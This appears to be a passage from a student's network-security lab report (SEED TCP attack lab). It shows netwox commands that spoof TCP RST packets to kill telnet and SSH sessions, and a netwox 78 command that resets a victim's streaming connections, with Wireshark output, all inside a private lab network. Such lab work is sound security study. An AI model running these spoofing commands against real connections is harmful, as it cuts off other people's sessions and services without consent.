flags        : FlagsField (9 bits)         = <Flag 2 (S)> (<Flag 2 (S)>)
window       : ShortField                  = 8192        (8192)
chksum       : XShortField                 = None        (None)
urgptr       : ShortField                  = 0           (0)
options      : TCPOptionsField             = []          ([])
[02/08/21]seed@AAYUSH_PES2201800211-Client:~$ █

```





Here instead of using the netxox command we are using a python script that has the source port, destination port, next sequence number and acknowledgement of the packet sent. And on executing the script we see that on wireshark we get the RST attack message and hence prove that the attack was successful via the scapy.



## SSH

Here we establish an SSH connection from client to the server and use the netwox tool to launch the RST attack. As soon as perform the SSH we get the packets flowing from the client to the server.





After executing the netowx command we get the RST packet displayed on the wireshark, this indicates that we were to close the connection between client and the server by spoofing an RST attack.

```
[02/08/21]seed@AAYUSH_PES2201800211-Client:~$ ssh 10.0.2.19
seed@10.0.2.19's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Mon Feb  8 00:27:22 2021 from 10.0.2.20
[02/08/21]seed@AAYUSH_PES2201800211-Server:~$ exit
logout
Connection to 10.0.2.19 closed.
[02/08/21]seed@AAYUSH_PES2201800211-Client:~$
```

```
[02/08/21]seed@AAYUSH_PES2201800211-Server:~$ sudo netwox 40 -l 10.0.2.19 -m 10.0.2.20 -o
22 -p 57730 -B -q 1076438020
IP


|              |          |        |            |  |
|--------------|----------|--------|------------|--|
| version      | ihl      | tos    | totlen     |  |
| 4            | 5        | 0x00=0 | 0x0028=40  |  |
| id           |          | r D M  | offsetfrag |  |
| 0x3C07=15367 |          | 0 0 0  | 0x0000=0   |  |
| ttl          | protocol |        | checksum   |  |
| 0x00=0       | 0x06=6   |        | 0x66A3     |  |
| source       |          |        |            |  |
| 10.0.2.19    |          |        |            |  |
| destination  |          |        |            |  |
| 10.0.2.20    |          |        |            |  |



TCP



|                       |                           |                  |  |
|-----------------------|---------------------------|------------------|--|
| source port           |                           | destination port |  |
| 0x0016=22             |                           | 0xE182=57730     |  |
| seqnum                |                           |                  |  |
| 0x40292404=1076438020 |                           |                  |  |
| acknum                |                           |                  |  |
| 0x00000000=0          |                           |                  |  |
| doff                  | r r r r C E U A P R S F   | window           |  |
| 5                     | 0 0 0 0 0 0 0 0 0 0 1 0 0 | 0x0000=0         |  |
| checksum              |                           | urgptr           |  |
| 0x51F4=20980          |                           | 0x0000=0         |  |


[02/08/21]seed@AAYUSH_PES2201800211-Server:~$
```



Scapy reset\_ssh.py





```
[02/08/21]seed@AAYUSH_PES2201800211-Client:~$ ssh 10.0.2.19
seed@10.0.2.19's password:
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

Last login: Mon Feb  8 00:49:29 2021 from 10.0.2.20
[02/08/21]seed@AAYUSH_PES2201800211-Server:~$ ls
android      Desktop      examples.desktop  Music      reset.py      Templates
bin          Documents    get-pip.py        Pictures    reset_ssh.py  Videos
Customization Downloads    lib               Public      source
[02/08/21]seed@AAYUSH_PES2201800211-Server:~$ exit
logout
Connection to 10.0.2.19 closed.
[02/08/21]seed@AAYUSH_PES2201800211-Client:~$
```

```
[02/08/21]seed@AAYUSH_PES2201800211-Server:~$ sudo netwox 40 -l 10.0.2.19 -m 10.0.2.20 -o
22 -p 57730 -B -q 1076438020
IP
|version|  ihl |  tos |          totlen | |
|   4   |   5 | 0x00=0 | 0x0028=40 |
|          id          | r|D|M|  offsetfrag |
|          0x3C07=15367 | 0|0|0| 0x0000=0 |
|  ttl   | protocol |          checksum |
| 0x00=0 | 0x06=6 | 0x66A3 |
|          source      |
|          10.0.2.19   |
|          destination |
|          10.0.2.20   |
TCP
|          source port      |          destination port |
| 0x0016=22 | 0xE182=57730 |
|          seqnum          |
| 0x40292404=1076438020 |
|          acknum          |
| 0x00000000=0 |
| doff | r|r|r|r|C|E|U|A|P|R|S|F|          window | |
|   5  | 0|0|0|0|0|0|0|0|0|0|1|0|0| 0x0000=0 |
|          checksum        |          urgptr          |
| 0x51F4=20980 | 0x0000=0 |
[02/08/21]seed@AAYUSH_PES2201800211-Server:~$
```

As seen above in the SSH we try the same using the scapy program written in python to perform an RST attack on the SSH connection. This is similar to the telnet program, we performed earlier and received the RST message on the wireshark when the script is executed.



**TASK 3:**

```
[02/08/21]seed@AAYUSH_PES2201800211-A:~$ sudo netwox 78 --filter "src host 10.0.2.20"
```


The image shows a Wireshark packet capture interface. The top toolbar includes various icons for file operations, editing, and navigation. Below the toolbar is a filter bar with the text "Apply a display filter ... <Ctrl-/>" and an "Expression..." button. The main packet list table is as follows:

No.	Time	Source	Destination
58	2021-02-08 01:04:28.198586737	10.0.2.20	172.217.166.36
59	2021-02-08 01:04:28.198590793	10.0.2.20	142.250.192.131
60	2021-02-08 01:04:28.198592292	10.0.2.20	142.250.192.130
61	2021-02-08 01:04:28.480470131	13.227.138.57	10.0.2.20
62	2021-02-08 01:04:28.480478062	13.227.138.57	10.0.2.20
63	2021-02-08 01:04:28.480704963	10.0.2.20	13.227.138.57
64	2021-02-08 01:04:28.480708228	10.0.2.20	13.227.138.57
65	2021-02-08 01:04:28.808304018	74.125.158.231	10.0.2.20
66	2021-02-08 01:04:28.808599862	10.0.2.20	74.125.158.231
67	2021-02-08 01:04:29.236507448	142.250.183.45	10.0.2.20
68	2021-02-08 01:04:29.236689767	10.0.2.20	142.250.183.45
69	2021-02-08 01:04:30.051841975	10.0.2.20	45.127.47.13
70	2021-02-08 01:04:30.051850960	10.0.2.20	45.127.47.13

The detailed view of packet 58 is shown below:

- Frame 58: 62 bytes on wire (496 bits), 62 bytes captured (496 bits) on interface 0
- Linux cooked capture
- Internet Protocol Version 4, Src: 10.0.2.20, Dst: 172.217.166.36
- Transmission Control Protocol, Src Port: 54066, Dst Port: 443, Seq: 293015792, Len: 0
  - Source Port: 54066
  - Destination Port: 443
  - [Stream index: 2]
  - [TCP Segment Len: 0]
  - Sequence number: 293015792
  - Acknowledgment number: 0
  - Header Length: 20 bytes
  - Flags: 0x004 (RST)
    - Window size value: 0
    - [Calculated window size: 0]

The status bar at the bottom shows: "wireshark any 20...208010420\_OWDheW Packets: 455 · Displayed: 455 (100.0%) Profile: Defa"




We first start a video on the victim's vm and then execute the netwox command above and the wireshark captures the RST packets on it. The video played will have a network error, but this does not work on youtube as the youtube server starts a new connection on the next available port and a complete TCP handshake every time the connection breaks. Since youtube starts a new connection every time the previous connection breaks, we can say the attack was unsuccessful as it was unable to cause a network error.

**TASK 4:**

```
[02/08/21]seed@AAYUSH_PES2201800211-Server:~/.../TCP$ nano new.txt
[02/08/21]seed@AAYUSH_PES2201800211-Server:~/.../TCP$ ls -l
total 4
-rw-rw-r-- 1 seed seed 60 Feb  8 01:14 new.txt
[02/08/21]seed@AAYUSH_PES2201800211-Server:~/.../TCP$
```








```
[02/08/21]seed@AAYUSH_PES2201800211-Client:~$ telnet 10.0.2.19
Trying 10.0.2.19...
Connected to 10.0.2.19.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
AAYUSH_PES2201800211-Server login: seed
Password:
Last login: Mon Feb  8 01:20:13 EST 2021 from 10.0.2.14 on pts/19
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[02/08/21]seed@AAYUSH_PES2201800211-Server:~$ cd Desktop/TCP/
[02/08/21]seed@AAYUSH_PES2201800211-Server:~/.../TCP$ ll
total 4
-rw-rw-r-- 1 seed seed 60 Feb  8 01:14 new.txt
[02/08/21]seed@AAYUSH_PES2201800211-Server:~/.../TCP$
```



